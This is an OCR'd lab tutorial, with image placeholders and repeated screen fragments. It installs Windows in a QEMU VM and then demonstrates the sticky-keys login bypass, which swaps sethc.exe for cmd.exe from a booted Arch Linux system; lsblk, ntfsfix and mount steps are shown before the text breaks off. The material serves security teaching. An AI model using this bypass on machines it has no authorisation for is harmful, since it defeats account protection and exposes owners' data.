
After, the windows installed.

We will close the **qemu emulator** to remove the **cdrom**.

Then, we will write same command but without **–cdrom** as Same as on the picture below.


And, we press **Enter** to run the command.

Then, wait until this setup appear.




Before we press yes, we need to turn WIFI off to make local user not online user.


Then, we press Yes.




Then, we press skip.





Now the installer will try to check if you have internet to force you to make online user but we turn the internet off from our machine.




We will use **test** as username and **aa** as password and all security question **aa** to speed the process.



$ qemu-system-x86_64 -enable-kvm \
-cpu host \
QEMU
Machine View
Account
Create a super memorable password
Make sure to pick something you'll absolutely remember.
Password
Next


$ qemu-system-x86_64 -enable-kvm \
-cpu host \
QEMU
Machine View
Account
Confirm your password
Type your password one last time
Next



$ qemu-system-x86_64 -enable-kvm \
-cpu host \
QEMU
Machine View
Account
Create security questions for this account
Just in case you forget your password, choose 3 security questions, and make sure your answers are unforgettable.
What was your first pet's name?
aa
Next



Then, we press **Accept**.




Then, we will press **not now**.



Finally, the **windows** work on **disk.raw** by **qemu VM**.

Bypass Windows login system without knowing the password


If we run any windows OS and we press shift 5 times, it will pop-up this window.



What is this window?


This is a program called sethc.


You can find it on C:\Windows\System32\sethc.exe .



Let us think about it?

If we Sign out from our account and we press shift 5 times what will happen?





It is working.

What is useful from this information?

This sethc.exe run if we press shift 5 times so if we change the sethc.exe to another program for example cmd.exe but with same name sethc.exe.


Does the key shortcut will run the cmd.exe or not sethc.exe?


How can we do it?

We need to boot from **another OS** on the same machine to connect with hard disk partition we installed the **windows OS** on it and change the files.


We will use **Arch Linux** because it has all the tools we need for this experiment. Of course, you can do it by any another OS.

Now Let us shut down and boot from Arch Linux.






We added **–cdrom** ../iso/archlinux-x86_64.iso to our command to boot from Arch Linux iso. Then, we press enter.



What is this on picture?

This is Arch Linux bootloader.

Then, we press enter.



On this picture above is the Arch Linux installer.

Now **what will we do?**

We need to see where the **windows OS** partition or **C://**?

We can see the disk partitions by use lsblk command.

```
root@archiso ~ # lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
fd0      2:0    1     4K  0 disk
loop0    7:0    0 686.9M  1 loop /run/archiso/airootfs
sda      8:0    0    20G  0 disk
├─sda1   8:1    0    50M  0 part
├─sda2   8:2    0  19.4G  0 part
└─sda3   8:3    0   530M  0 part
sr0     11:0    1 798.3M  0 rom  /run/archiso/bootmnt
root@archiso ~ #
```

We can see in this picture the size of partitions. The partition we installed **Windows** on it has 19.4 Gigabytes that means our target is sda2 partition.

How can we connect to it?

In **Gnu/Linux** all the block device files exist on **/dev/** directory so we will **mount** it on **/dev/sda2** to **/mnt/** directory or you can mount it on any directory you want.

The **mount** command for connect the partition on any directory.

```
root@archiso ~ # lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
fd0      2:0    1     4K  0 disk
loop0    7:0    0 686.9M  1 loop /run/archiso/airootfs
sda      8:0    0    20G  0 disk
├─sda1   8:1    0    50M  0 part
├─sda2   8:2    0  19.4G  0 part
└─sda3   8:3    0   530M  0 part
sr0     11:0    1 798.3M  0 rom  /run/archiso/bootmnt
root@archiso ~ # mount /dev/sda2 /mnt/
Windows is hibernated, refused to mount.
The disk contains an unclean file system (0, 0).
Metadata kept in Windows cache, refused to mount.
Falling back to read-only mount because the NTFS partition is in an
unsafe state. Please resume and shutdown Windows fully (no hibernation
or fast restarting.)
Could not mount read-write, trying read-only
root@archiso ~ #
```

We tried to connect the partition on /mnt directory but it become as read only we need to fix NTFS partition for read and write on the partition. We need to reboot and run the windows OS again and come back to Arch Linux then run ntfsfix before mount the partition like on picture below.

```
root@archiso ~ # lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
fd0      2:0    1     4K  0 disk
loop0    7:0    0 686.9M  1 loop /run/archiso/airootfs
sda      8:0    0    20G  0 disk
├─sda1   8:1    0    50M  0 part
├─sda2   8:2    0  19.4G  0 part
└─sda3   8:3    0   530M  0 part
sr0     11:0    1 798.3M  0 rom  /run/archiso/bootmnt
root@archiso ~ # ntfsfix /dev/sda2
Mounting volume... OK
Processing of $MFT and $MFTMirr completed successfully.
Checking the alternate boot sector... OK
NTFS volume version is 3.1.
NTFS partition /dev/sda2 was processed successfully.
root@archiso ~ #
```

Now we can mount it correctly.

```
root@archiso ~ # lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
fd0      2:0    1     4K  0 disk
loop0    7:0    0 686.9M  1 loop /run/archiso/airootfs
sda      8:0    0    20G  0 disk
├─sda1   8:1    0    50M  0 part
├─sda2   8:2    0  19.4G  0 part
└─sda3   8:3    0   530M  0 part
sr0     11:0    1 798.3M  0 rom  /run/archiso/bootmnt
root@archiso ~ # ntfsfix /dev/sda2
Mounting volume... OK
Processing of $MFT and $MFTMirr completed successfully.
Checking the alternate boot sector... OK
NTFS volume version is 3.1.
NTFS partition /dev/sda2 was processed successfully.
root@archiso ~ # mount /dev/sda2 /mnt
root@archiso ~ # lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
fd0      2:0    1     4K  0 disk
loop0    7:0    0 686.9M  1 loop /run/archiso/airootfs
sda      8:0    0    20G  0 disk
